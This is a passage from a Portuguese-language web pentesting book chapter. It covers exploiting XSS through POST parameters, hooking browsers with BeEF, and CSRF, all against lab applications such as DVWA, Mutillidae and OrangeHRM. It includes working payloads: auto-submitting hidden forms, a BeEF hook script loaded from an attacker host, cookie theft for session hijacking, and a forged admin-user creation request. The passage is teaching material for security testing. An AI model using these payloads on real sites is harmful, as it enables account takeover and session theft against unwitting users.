Quando olhamos uma vulnerabilidade XSS em um parâmetro enviado via POST, podemos ficar com algumas dúvidas sobre as formas como podemos explorar. Isso porque a exploração do XSS refletido pode ficar um pouco mais clara, já que ela necessita apenas que o usuário acesse um link. O fato de o usuário acessar um link já faz o navegador automaticamente enviar uma requisição do tipo GET para o servidor e isso deixa clara a forma de exploração. Já quando a exploração é de um formulário via POST, por exemplo, não existe uma forma de enviar uma requisição do tipo POST apenas clicando em um link. Com isso, necessitamos adicionar mais alguns passos para essa exploração.

Para contornar essa restrição, teremos que usar mais um artifício para incrementar o ataque. Primeiro o usuário deve ser enviado a uma página inteiramente sob o controle do atacante e, de modo quase imperceptível, essa página terá que fazer uma requisição POST ao sistema vulnerável. Dessa forma, será possível explorar essa vulnerabilidade.

Vamos partir para a prática com o Burp Suite ativado e interceptando as requisições. Acesse `http://10.0.0.1/zapwave/active/xss/xss-form-basic.jsp`. Na parte inferior da página, no campo `Name:`, envie o seguinte código: `<script>alert('Ataque XSS')</script>`. Depois

clique no botão *Submit*.




Figura 6.10: Ataque XSS via POST.

Agora, suponha que você queira elaborar um link que será enviado a um usuário para tirar proveito da vulnerabilidade de XSS. Como você pode notar, a URL não contém um parâmetro que você pode manipular a fim de explorar o XSS refletido. Então, a exploração do XSS deve ser feita por meio de parâmetros enviados via POST. Você poderá perceber isso ao fazer a interceptação da requisição com o Burp Suite.

```
1  POST /zapwave/active/xss/xss-form-basic.jsp HTTP/1.1
2  Host: 10.0.0.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecl
4  Accept: text/html,application/xhtml+xml,application/xml;
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.0.0.1/zapwave/active/xss/xss-form-bas
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 41
10 Connection: close
11 Cookie: JSESSIONID=30E177FA88CE9E7F47DA30BA4615CBC6; JSE
   swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
12 Upgrade-Insecure-Requests: 1
13
14 name=<script>alert('Ataque XSS')</script>
```

Figura 6.11: Requisição no Burp Suite.

Caso o conteúdo do código injetado esteja com *encode* no seu Burp Suite, você pode selecionar o conteúdo, usar o atalho `CTRL + SHIFT + U` para desfazer e `CTRL + U` para fazê-lo novamente.

Agora podemos usar essa requisição do burp para fazer um formulário automaticamente usando o site: https://security.love/CSRF-PoC-Genorator/. Copie o parâmetro `name` enviado via POST e a URL para a qual ele é submetido, copie no formulário do site e clique no botão *Download CSRF PoC!*.

Figura 6.12: CSRF Poc generator.

Após isso, você fará o download de um arquivo HTML com o código da requisição convertido para um formulário que também acionará a funcionalidade. Como podemos perceber ao abrir o arquivo, ele não está bem formatado. Como dica, use o site https://www.freeformatter.com/html-formatter.html para formatar o arquivo HTML e deixá-lo mais agradável para manipulações futuras.

Precisamos adicionar também ao arquivo, abaixo da tag `</form>` , um JavaScript que acione rapidamente esse formulário, para que o usuário alvo, ao acessar essa página, já seja redirecionado para o site com a vulnerabilidade, e o XSS seja feito com sucesso. Segue o código que deve ser adicionado ao arquivo: `<script> document.forms[0].submit(); </script>` .

Esse código acionará o formulário assim que toda a página for carregada, pois está ao final. Algo desse tipo é quase sempre imperceptível ao usuário comum. Com isso, teremos o seguinte código:

```
<html>
   <form enctype="application/x-www-form-urlencoded" method="POST
           action="http://10.0.0.1/zapwave/active/xss/xss-form-ba
sic.jsp">
      <table>
         <tr>
            <td>name</td>
            <td>
               <input type="text" value="<script>alert('Ataque XS
S')</script>" name="name">
            </td>
         </tr>
      </table>
      <input type="submit" value="http://10.0.0.1/zapwave/active/
xss/xss-form-basic.jsp">
   </form>
   <script> document.forms[0].submit(); </script>
</html>
```

Agora com o código em mãos, no terminal do seu Kali, digite o comando `service apache2 start` para habilitar o servidor apache e, logo depois, copie o arquivo para dentro de `/var/www/html/` . Acesse o link http://10.0.0.2/csrfPoc.html, que explora a vulnerabilidade, e veja que realmente é possível realizar o XSS mesmo que o parâmetro vulnerável seja POST.




Figura 6.13: Ataque XSS em parâmetro POST.

6.3 OPERACIONALIZANDO XSS COM BEEF

A sigla BeEF é a abreviação de *The Browser Exploitation Framework*, sendo então uma ferramenta de teste de penetração com foco no navegador web. O BeEF permite que um profissional de segurança ofensiva avalie a postura real em um ambiente, usando vetores de ataque do lado do cliente.

Apesar de esses tipos de testes serem, geralmente, acompanhados de engenharia social, dependendo dos aspectos da aplicação, podem ser dispensados. O BeEF contém diversas funcionalidades prontas que permitem grandes resultados em relação à exploração do navegador do usuário e, com isso, é possível comprovar os riscos ao uso da aplicação.

Configurações iniciais do BeEF

O primeiro passo que precisamos dar é ativar o BeEF, pois ele já vem por padrão no Kali. Para isso, você sequer precisa acessar o terminal, basta acessar o menu gráfico do Kali no canto superior esquerdo e clicar em `13 – Social Engineering tools` . No

menu aberto à direita, você verá o BeEF, então clique nele e o inicie.




Figura 6.14: Acessando BeEF no menu do Kali.

Após o clique, será pedido que você modifique a senha. Para fins didáticos, coloque uma senha simples como "**kali**". Após defini-la, serão exibidas algumas informações importantes no terminal. Anote:

```
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]  Hook: <script src="http://<IP>:3000/hook.js"></script>
```

Dessas informações, a primeira é o seu painel de controle no framework, e o *hook* é o script do BeEF que você deverá usar nos seus ataques de XSS. Feito tudo isso, aguarde a configuração automática da ferramenta e acesse http://127.0.0.1:3000/ui/authentication. Nessa URL, faça o login com a credencial `beef/kali` ou com a outra senha que você atribuiu no momento da instalação.




Figura 6.15: Login feito no BeEF.

Com tudo certo, podemos dar início aos nossos experimentos de ataque. Vamos ver na prática como essa poderosa ferramenta pode nos ajudar a desenvolver um teste de instrução mais eficiente.


Realizando ataques XSS com o BeEF

Com o BeEF já configurado e pronto para ser usado, precisamos escolher o nosso sistema alvo. Vamos escolher uma vulnerabilidade de XSS armazenado, no sistema mutillidae. Para iniciarmos, acesse: http://10.0.0.1/mutillidae/index.php?page=add-to-your-blog.php.

O ataque será muito parecido com o exemplo anterior do nosso ataque de XSS armazenado. No entanto, em vez de adicionarmos o código para que o sistema execute uma simples caixa de alerta, vamos colocá-lo para que o navegador do usuário que acessou o recurso importe o script *hook* do BeEF.

Esse script poderá ser acessado por meio da URL http://10.0.0.2:3000/hook.js. Caso você acesse o link, verá o código do script, que será importado para o navegador do usuário vítima.

Com esse script em mãos, precisamos formar o payload que será incluído como comentário no fórum do mutillidae. O BeEf na sua configuração inicial já nos forneceu esse payload básico: `<script src="http://10.0.0.2:3000/hook.js"></script>` . Então, vamos incluí-lo em nossa postagem maliciosa no fórum.



2 Current Blog Entries		
	Date	Comment
	2021-03-07 11:13:31	Meu nome e Jose
	2009-03-01 22:27:11	An anonymous blog? Huh?

Figura 6.16: Inclusão do script hook.

Com a postagem feita, vá até o painel de controle do BeEf e note que um navegador foi automaticamente reconhecido. Esse navegador é o seu próprio Kali, pois, ao efetuar o ataque e carregar a página, você foi o primeiro conectado.




Figura 6.17: Identificação de tecnologias usadas com o BeEF.

Só nesse primeiro momento, você já consegue ter uma noção do poder da ferramenta. Ela foi capaz de, em um primeiro momento, identificar o IP, o navegador, o sistema operacional usado e, até mesmo, que você está em uma máquina virtual. Isso é apenas o começo, veremos que essa ferramenta poderá nos ajudar muito mais em nossos ataques.

Realizando sequestro de sessão com BeEF

Uma das ações possíveis quando utilizamos o BeEF é a obtenção dos cookies de sessão do usuário. Quando obtemos o cookie de sessão do usuário, somos capazes de assumir a sua sessão, mas sem a necessidade de realizarmos o processo de login com suas credenciais.

Fazer isso com o BeEF é muito fácil, primeiro clique sobre o navegador da vítima e clique sobre a aba *current Browser*. Após isso, você verá novas abas, então clique sobre a aba *commands* e visualize as possibilidades.

Na aba *commands*, você verá um conjunto de possibilidades que aparecem em uma árvore. Os nomes são bem intuitivos. Para conseguir o cookie da sessão, vá para dentro do diretório `Browser/Hooked Domian` , clique em *execute* e depois em *get Cookie*, para executá-lo.




Figura 6.18: Obtendo cookie do usuário.

Em seu BeEF deve aparecer uma informação muito similar à exposta na figura anterior. Com isso, basta você colocar as informações no seu navegador e sequestrar a sessão do usuário.

Defacement de páginas com BeEF

O *Defacement*, ou uma redução *deface*, é o ato de pichar uma página como consequência da exploração de uma vulnerabilidade. É uma função interessante cujo resultado pode ser adicionado ao relatório final de vulnerabilidades encontradas no sistema. Você mostrará de um modo muito claro que existe a possibilidade de modificar as páginas em seus ataques. Por fazer isso no BeEF, existe a função de *deface*, que geralmente chama atenção por explorar o XSS dessa forma bem visual.

Dentro do BeEF, podemos fazer isso de forma muito intuitiva, basta usar a caixa de pesquisa para procurar o que é possível fazer. Para esse caso, procure por "*deface*" e você achará. Após isso, selecione a opção *Replace Content* e substitua o conteúdo da página alterando os dados pedidos à direita. Então, basta clicar em *execute* e seu *deface* será feito na página.




Figura 6.19: Defacement.

Observações sobre o BeEF

Nos comandos disponíveis no BeEF, você provavelmente notou as cores. Seus significados estão a seguir:

- **Verde**: funciona contra o alvo; invisível para o usuário.
- **Laranja**: funciona contra o alvo; visível para o usuário.
- **Cinza**: ainda deve ser verificado em relação ao alvo.
- **Vermelho**: não funciona contra o alvo.

Observando esses fatos, você pode dispor de uma variedade imensa de ações, podendo incluir, até mesmo, a exploração do próprio navegador, ganhando o controle do computador do usuário. Claro, algumas ações nem sempre serão possíveis, pois dependem de diversas variáveis. No entanto, você poderá testá-las contra alvos e navegadores diferentes a fim de conhecer o que o BeEF pode lhe oferecer.

Considerações finais do capítulo

Neste capítulo, aprendemos uma vulnerabilidade que muitas vezes é subestimada, mas, como vimos, essa falha não é trivial. O ataque de XSS tem como alvo o usuário e pode trazer diversos danos caso as equipes de desenvolvimento não se preocupem em resguardar a aplicação em relação a essa falha. Com o BeEF, vimos que podemos aumentar muito o nosso poder de manipulação das atividades do navegador do usuário com uma grande facilidade, gerando dados convincentes para serem colocados nos relatórios de segurança.

Capítulo 7

REALIZANDO AÇÕES EM NOME DE CLIENTE E DE SERVIDOR: CSRF & SSRF

Neste capítulo, aprenderemos sobre duas vulnerabilidades bem conhecidas na área de testes de invasão, que proporcionam uma imensa variedade de ataques. As duas têm algo em comum, que é a falsificação de solicitação, pois nos dois casos seremos capazes de forjar solicitações de cliente ou de servidor.

O ataque de *cross-site request forgery* (CSRF ou XSRF) visa explorar uma falha da aplicação web que permite uma requisição entre domínios. Isso significa que o cliente que acessar um site qualquer, que tenha a exploração, pode executar um ataque no sistema vulnerável sem saber, já que o navegador web pode enviar essa requisição automaticamente via JavaScript.

Já o *server-side request forgery* (SSRF) é uma vulnerabilidade que permite que o invasor realize requisições a terceiros em nome do próprio servidor. Nos tópicos a seguir, vamos descrever alguns exemplos comuns e explicar como encontrar e explorar essas vulnerabilidades.

7.1 CARACTERÍSTICAS DO PROTOCOLO HTTP QUE PERMITEM CSRF

O protocolo HTTP conta com algumas características que são usadas como base para o ataque CSRF. Vamos entender esses aspectos antes de partir para a prática desse ataque. O ataque CSRF permite que um usuário execute ações no servidor sem saber que isso foi feito em seu nome. Isso é possível por meio de JavaScript, já que ele permite que o navegador faça requisições a outros domínios de uma forma abstraída. Ao fazer isso, o cookie de autenticação do usuário é levado junto, sendo assim, qualquer site na internet pode executar uma ação indesejada em nome do usuário autenticado.

Para qualquer requisição que é feita a um site, o navegador automaticamente envia os seus dados de cabeçalho. Um desses dados é o *cookie*, pois ele permite que o site tenha controle sobre sua autenticação. Abusando dessas características, um site pode solicitar que o navegador faça requisições a outros domínios e mesmo que não seja o usuário que diretamente tenha feito, os dados de cabeçalhos seriam enviados da mesma forma. Vejamos um exemplo:

Primeiro, faça um login na aplicação do mutillidae em http://10.0.0.1/mutillidae/index.php?page=login.php. Para fazer esse login, use a credencial `admin/admin` . Após isso, crie no seu computador um arquivo chamado `csrf.html` e escreva dentro dele o seguinte conteúdo: `<img src='http://10.0.0.1/mutillidae/index.php' />` .

Como você pode perceber, o conteúdo que está dentro da tag

`img` não corresponde a uma figura, mas o seu navegador só descobrirá isso quando requisitar a URL e obtiver a resposta. Esse exemplo é o suficiente para demonstrar que na requisição HTTP, por essa suposta figura, o seu cookie vai junto. Configure o Burp Suite e abra o arquivo `csrf.html` no navegador. Você verá que a requisição é feita e todos os seus dados são transmitidos nela.

```
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 10.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; username=admin; uid=1; security_level=0; tz_offset=-18000; acopendivids=
  swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=ft2ot7kcceo4td0sbco60eu4q1; BEEFHOOK=
  85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAFGGOR9LYqNOdyani4W6ErZsdaiTsCq; dbx-postmeta=
  grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-
9
```

Figura 7.1: Requisição com cookie.

Essa é uma característica do protocolo HTTP, cada requisição a um domínio leva consigo todos os cabeçalhos que são referentes ao sistema. Essa é a característica que permite que um atacante induza o navegador do usuário a realizar uma ação em nome dele sem que se perceba. Os tópicos a seguir mostrarão como essa vulnerabilidade pode ser explorada.

7.2 ENTENDENDO O CSRF

O ataque de CSRF geralmente vem acompanhado de um ataque de engenharia social, porque, dessa forma, o usuário alvo clicaria em um link contaminado e isso viabilizaria o ataque. No entanto, também é possível obter o mesmo efeito ao se combinar ataques distintos. Uma combinação muito usada é a do CSRF com o XSS armazenado, pois assim o usuário seria alvo do CSRF ao acessar um site confiável que foi alvo do ataque de XSS

armazenado.

Mas mesmo existindo a possibilidade de combinação de ataques, a engenharia social se torna mais usual pela sua simplicidade, já que enviar um e-mail é muito mais simples do que encontrar uma vulnerabilidade XSS em um site confiável e de possível acesso voluntário do usuário alvo. No modo puro, o ataque de CSRF pode ser resumido na figura abaixo.




Figura 7.2: Fluxo exploração do CSRF.

Em primeiro lugar, o atacante deve procurar na aplicação alvo um formulário ou uma ação que seja vulnerável ao ataque CSRF. Isso pode ser identificado ao fazer o mesmo procedimento que fizemos com o `csrf.html` , só que com o link do formulário da

aplicação alvo. Caso funcione o link para o formulário, ele deve ser manipulado pelo atacante e enviado para o clique de um usuário, o qual, ao acessar o link, será uma vítima.

Quando o usuário vítima acessa o link, o ataque CSRF pode tomar dois rumos a depender de a exploração ser por método GET ou POST. Caso seja por GET, os itens 4 e 5 da figura apresentada podem ser descartados já que não são utilizados. Isso porque, em casos de GET, a requisição para o alvo pode ser feita diretamente. Em casos de POST, precisaremos considerar sempre o fluxo completo da figura.

Nos próximos tópicos, faremos na prática a exploração nos dois casos e poderemos entender certamente o fluxo. Para ambos os casos, levamos em consideração que o usuário que clicará no link está autenticado no sistema alvo e por causa disso o sistema será afetado.

7.3 CSRF EM PARÂMETROS GET

É muito comum que as aplicações web utilizem algumas funções que trabalham com parâmetros enviados via método GET. Esse fato é completamente normal, no entanto não é recomendável que dados sensíveis sejam enviados via GET, pois ativos que estão no meio do caminho entre o cliente e o servidor podem facilmente tomar conhecimento desses parâmetros. Apesar disso, alguns sistemas web não seguem essa recomendação e caso esse mesmo sistema seja também vulnerável a CSRF, ele estará correndo um alto risco de sofrer um ataque com consequências consideráveis.

Para exemplificar esse caso, retornemos ao sistema DVWA,

onde, após o login feito, temos um menu chamado *CSRF* (http://10.0.0.1/dvwa/vulnerabilities/csrf/). Nesse menu, há uma funcionalidade de troca de senhas que é vulnerável a CSRF. Para entender o funcionamento desse menu, vamos trocar a senha do nosso usuário para 123456.




Figura 7.3: Troca de senha do usuário para 123456.

Como pode ser visto na figura anterior, a senha foi trocada com sucesso. Caso queira verificar, pode até mesmo realizar o login novamente. No entanto, o que chama mais a atenção não é a funcionalidade em si, mas a forma como ela foi implementada. Caso ainda não tenha notado, olhe a URL após o clique no botão *change*: http://10.0.0.1/dvwa/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change#.

Essa URL, para trocar a senha, sequer pede o conhecimento da senha antiga. Proteção contra CSRF? Muito menos! Você consegue me dizer o que acontecerá com a sua conta se você clicar nesse link apresentado no último parágrafo sem querer e estiver logado nela no momento do clique? Pois é, qualquer pessoa que acessar esse link ao mesmo tempo que estiver logado no site terá a sua senha

trocada. O ataque de CSRF em funcionalidades que usam GET abusa justamente desse conceito. Com isso, basta fazer com que o usuário acesse esse link de alguma maneira. Vamos ver alguns exemplos?

Suponha a existência do cliente de uma aplicação como essa. Esse mesmo cliente utiliza a internet para diversas coisas, como é óbvio. Agora, olhando o código a seguir, diga o que vai acontecer caso o cliente venha a acessar uma página com o código mostrado, estando ao mesmo tempo logado na aplicação vulnerável.

```
window.location.href = "http://10.0.0.1/dvwa/vulnerabilities/csrf
/?password_new=123456&password_conf=123456&Change=Change";
```

Faça você mesmo a experiência: abra o seu navegador em uma página aleatória e tecle F12 para abrir o inspetor de elementos. Nele, clique na aba console e cole o código acima, executando-o. Você será direcionado para a mesma página e agora com a senha trocada.




Figura 7.4: Senha trocada por CSRF.

Não esqueça que para realizar essa experiência com sucesso você deve estar logado na aplicação DVWA.

7.4 CSRF EM PARÂMETROS POST

No tópico anterior, vimos que explorar o CSRF em

funcionalidades que trabalham com GET possui pouca complexidade e não é necessário muito esforço. No entanto, realizar a mesma operação com o método POST nos exigirá um pouco mais de sofisticação.

O navegador não envia uma requisição POST simplesmente por meio do clique em um link. O navegador só vai fazer esse tipo de requisição por meio da ativação da função de envio de formulários HTML. Isso mesmo, vamos precisar desenvolver um código HTML que faça o envio do formulário.

Vamos então partir para a prática e entender a lógica desse ataque. Para isso, acesse a seguinte URL: http://10.0.0.1/orangehrm/login.php. Nela, faça o login com a senha `admin/admin` . Com isso, haverá a simulação de um usuário admin, que será o alvo de um ataque CSRF.

Já logado no sistema, acesse http://10.0.0.1/orangehrm/index.php?uniqcode=USR&menu_no=1&submenutop=BR&menu_no_top=eim&isAdmin=Yes, que é a página onde o admin cria novos usuários administradores, e clique em `add` . A figura a seguir exibirá o formulário da página, esse será o formulário alvo do ataque.




Figura 7.5: Formulário de criação de usuários.

Na figura acima está o formulário preenchido com as credenciais `hacker/hacker` . Preencha o formulário como na figura e clique no botão *save*, mas, antes disso, não se esqueça de interceptar a requisição com o Burp Suite.

```
POST /orangehrm/lib/controllers/CentralController.php?uniqcode=USR&isAdmin=Yes HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.1/orangehrm/lib/controllers/CentralController.php?uniqcode=USR&capturemode=addmode&isAdmin=Yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 182
Connection: close
Cookie: security_level=0; tz_offset=-18000; BEEFHOOK=
85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAFGGOR9LYqNQdyani4WGErZsdaiTsCq; dbx-postmeta=
grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; PHPSESSID=6b0v1mq7srfces5sd8idlmkba6; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DC1FFC6E782828EEF812C8ED00FB07A7; Loggedin=True
Upgrade-Insecure-Requests: 1

sqlState=NewRecord&txtUserName=hacker&txtUserPassword=hacker&txtUserConfirmPassword=hacker&cmbUserStatus=Enabled&
txtUserEmpID=&cmbUserEmpID=&cmbUserGroupID=USG001&chkUserIsAdmin=true
```

Figura 7.6: Requisição para criação de usuários.

Com a requisição interceptada, temos todos os dados necessários para montar o formulário que criará um usuário admin sem que o usuário admin verdadeiro saiba que isso ocorreu. Como já vimos no capítulo em que exploramos XSS, existe uma ferramenta que consegue montar um formulário HTML com base em uma requisição HTTP, chamada CSRF PoC Generator, e que pode ser acessada pelo link: https://security.love/CSRF-PoC-Genorator/. Acesse essa ferramenta e copie os dados para ela,

conforme a figura a seguir. Logo após, clique em *Download CSRF PoC!*, para baixar o código HTML.




Figura 7.7: CSRF PoC Generator.

Após isso, você fará o download de um arquivo HTML com o código da requisição convertido para um formulário que também acionará a funcionalidade. Como podemos perceber ao abrir o arquivo, ele não está bem formatado. Como dica, use o site https://www.freeformatter.com/html-formatter.html para formatar o arquivo HTML e deixá-lo mais agradável para manipulações futuras.

Precisamos adicionar ao arquivo a tag `<form>` e um código JavaScript que acione rapidamente esse formulário, para que o

usuário alvo, ao acessar a página, já seja redirecionado para o site com a vulnerabilidade e o CSRF seja feito com sucesso. Segue o código JavasScript que deve ser adicionado no arquivo: `<script> document.forms[0].submit(); </script>` . Além disso, esse formulário precisa ser invisível para a nossa vítima, então vamos substituir todos os valores `type="text"` por `type="hidden"` .

Com isso, o código acionará o formulário assim que toda página for carregada, pois está ao final dele. Algo desse tipo é quase sempre imperceptível ao usuário comum. Teremos o seguinte código:

```
<html>

   <form enctype="application/x-www-form-urlencoded" method="POST
